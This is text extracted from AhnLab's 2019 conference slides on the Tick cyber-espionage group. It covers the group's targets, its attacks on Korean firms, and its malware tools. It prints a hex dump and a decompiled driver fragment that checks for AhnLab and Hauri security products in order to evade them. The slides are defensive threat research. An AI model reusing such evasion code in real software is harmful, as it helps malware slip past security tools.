

Tick Tock – Activities of the Tick Cyber Espionage Group in East Asia Over the Last 10 Years

Trends of Tick Group Targeting Organization and Corporations in Korea and Japan

CHA Minseok (Jacky Cha, 車珉錫)

Senior Principal Malware Researcher

ASEC | Analysis Research Team

AVAR 2019 Osaka (November 7, 2019)

AhnLab



Contents

- 01 Tick Group
- 02 Preparation for Attack
- 03 Malware
- 04 Internal Reconnaissance
- 05 Analysis – Tickusb
- 06 Connections
- 07 Conclusion

Activity Threat Actors in South Korea

AhnLab

2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019



01

Tick Group

AhnLab

- Tick cyberespionage group (2016)

- Tick = Bronze Butler = RedBald Knight = Nian

Symantec Of

Tick cybe CYBER GRID VIEW Vol.2 English Compromised

By: Jon_DiMaggio III
Created 28 Apr 2016

g+ 0 ln 0 tw



BRONZE BUTL Japanese Ente

Secureworks® Counter Threat Unit

THURSDAY, OCTOBER 12, 2017
BY: COUNTER THREAT UNIT RESEARCH TEAM

Contributor: Gavir, Gourman

Home » Malware » REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

REDBALDKNIGHT/BRONZE BUTLER's Daserf Backdoor Now Using Steganography

Posted on: November 7, 2017 at 4:34 am Posted in: Malware, Targeted Attacks, Vulnerabilities

Author: Trend Micro



by Joey Chen and MingYen Hsieh (Threat Analysts)

REDBALDKNIGHT, also known as BRONZE BUTLER and Tick, is a cyberespionage group known to target Japanese organizations such as government agencies (including defense) as well as those in biotechnology, electronics manufacturing, and industrial chemistry. Their campaigns employ the Daserf backdoor (detected by Trend Micro as BKDR_DASERF, otherwise known as Muirim and Nioupale) that has four main capabilities: execute shell commands, download and upload data, take screenshots, and log keystrokes.



* Source : <https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan> & https://www.lac.co.jp/english/report/2016/11/04_cgview_01.html




2014~

Relevant malware found in Korea since 2008



TARGET

- Defense Industry
- MND
- Political Organization
- Energy
- Electronics
- Manufacturing
- Security
- Web hosting
- IT Service



Attack Vectors

- Spear Phishing
- Watering Hole
- USB Flash Driver
- Vulnerability in asset management program

Customized attacks in Korea and Japan

Many variants of Malware Generators

Obstruct analysis tool (IDA Hex-Rays)
decompiling via the inclusion of trash codes

Registers the attack domains shortly before
the attacks

Many malware are written in Delphi language

Generates a file larger than 50MB to avoid
detection by security programs

Cases of Major Attack

Date	Target	Details
Mar. 2014	Korea - Defense Industry	Attacked with Netboy variant; Multiple infections by the same variant reported in Korea
Jan. 2015	Korea - Major Company A	Attacked with Bisodown variant
Apr. 2015	Korea - ?	Modified the EXE file in the USB Memory
May 2015	Korea - Major Company B	Attacked with Netboy variant
Feb. 2016	Korea - Marine Industry	Attacked with Daserf variant; Identical with Daserf malware found at the Korean telecommunications company in Jun. 2016
Jun. 2016	Korea - Telecommunications Company	Attacked with Daserf variant
Sep. 2016	Korea - Energy Industry	Attacked with Datper variant

Cases of Major Attack

Date	Target	Details
Apr. 2017	Korea - ?	Attacked via a Korean secure USB reported by Palo Alto Unit 42 in 2018
May 2018	Korea - Supposedly National Defense	Attacked with a variant of Bisodown With national defense documents shown as bait, national defense officials are assumed to have been the targets
May 2018	Korea - Political Organization	Attacked with Bisodown
Aug. 2018	Korea - National Defense	Attacked with Bisodown variant; Variant found with Keylogger, named Linkinfo.dll, on the infected system
Sep. 2018	Korea - Political Organization	Attacked with Datper variant
Jan. 2019	Korea - Information Security	Attacked with Datper variant reported by JPCERT in Feb. 2019
Jan. 2019	Korea - Web Hosting	Identical with the malware found at a Korean information security company in Jan. 2019
Feb. 2019	Korea - Electronic Components	Attacked with Datper variant reported by JPCERT in Feb. 2019
Feb. 2019	Korea - IT Service	Attacked with Datper variant; Identical to the malware that attacked a Korean electronic component manufacturer in Feb. 2019



02

Preparation for Attack

- Nforce 11-02 v1.0

- Malicious PDF created

- CheCheCheChe2010 Prototype



- Anti 1.03

- AntiAV




```
.00010CD0: 01 00 CC CC CC CC CC FF 25 60 0E 01 00 48 00
.00010CE0: 56 00 52 00 43 00 4F 00 4D 00 4D 00 41 00 4E 0
.00010CF0: 44 00 53 00 56 00 43 00 00 00 56 00 52 00 4D 0
.00010D00: 4F 00 4E 00 53 00 56 00 43 00 00 00 48 00 41 0
.00010D10: 55 00 52 00 49 00 00 00 41 00 48 00 4E 00 4C 0
.00010D20: 41 00 42 00 00 00 41 00 59 00 52 00 54 00 53 0
.00010D30: 52 00 56 00 00 00 41 00 59 00 53 00 45 00 52 0
.00010D40: 56 00 49 00 43 00 45 00 4E 00 54 00 00 00 45 0
.00010D50: 53 00 54 00 53 00 4F 00 46 00 54 00 00 00 00 5C 0
.00010D60: 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 0
.00010D70: 5C 00 4D 00 61 00 63 00 68 00 69 00 6E 00 65 0
.00010D80: 5C 00 53 00 79 00 73 00 74 00 65 00 6D 00 5C 0
.00010D90: 43 00 75 00 72 00 72 00 65 00 6E 00 74 00 43 0
.00010DA0: 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 0
.00010DB0: 74 00 5C 00 53 00 65 00 72 00 76 00 69 00 63 0
.00010DC0: 65 00 73 00 5C 00 76 00 33 00 65 00 6E 00 67 0
.00010DD0: 69 00 6E 00 65 00 00 00 76 69 72 6F 62 6F 74 2
.00010DE0: 64 6C 6C 00 41 59 42 44 55 2E 64 6C 6C 00 72 7
.00010DF0: 69 2E 61 79 6D 00 00 00 00 00 00 00 00 00 00 00
```

```
0 FFFF % 00 H
v4 = (UNICODE_STRING *)v3[9];
if ( MmIsAddressValid(v4) )
{
    RtlUppercaseUnicodeString((PUNICODE_STRING)&DestinationString, v4 + 6, 1u);
    if ( wcsstr(DestinationString.Buffer, &word_10D4E) )
    {
        if ( wcsstr(DestinationString.Buffer, &word_10D36) )
            return 17;
        if ( wcsstr(DestinationString.Buffer, "A") )
            return 18;
    }
    if ( wcsstr(DestinationString.Buffer, L"AHNLAB") )
        return 32;
    if ( wcsstr(DestinationString.Buffer, L"HAURI") )
    {
        if ( wcsstr(DestinationString.Buffer, &word_10CFA) )
            return 49;
        if ( wcsstr(DestinationString.Buffer, &word_10CDE) )
            return 50;
    }
    RtlFreeUnicodeString((PUNICODE_STRING)&DestinationString);
}
```


- NetBoy 1.21 (2011)

- Builder/Controller




- Xxmm v1.0 (2014)

- Filename : gh0st.exe




- NetShadow v1.0 (2015)



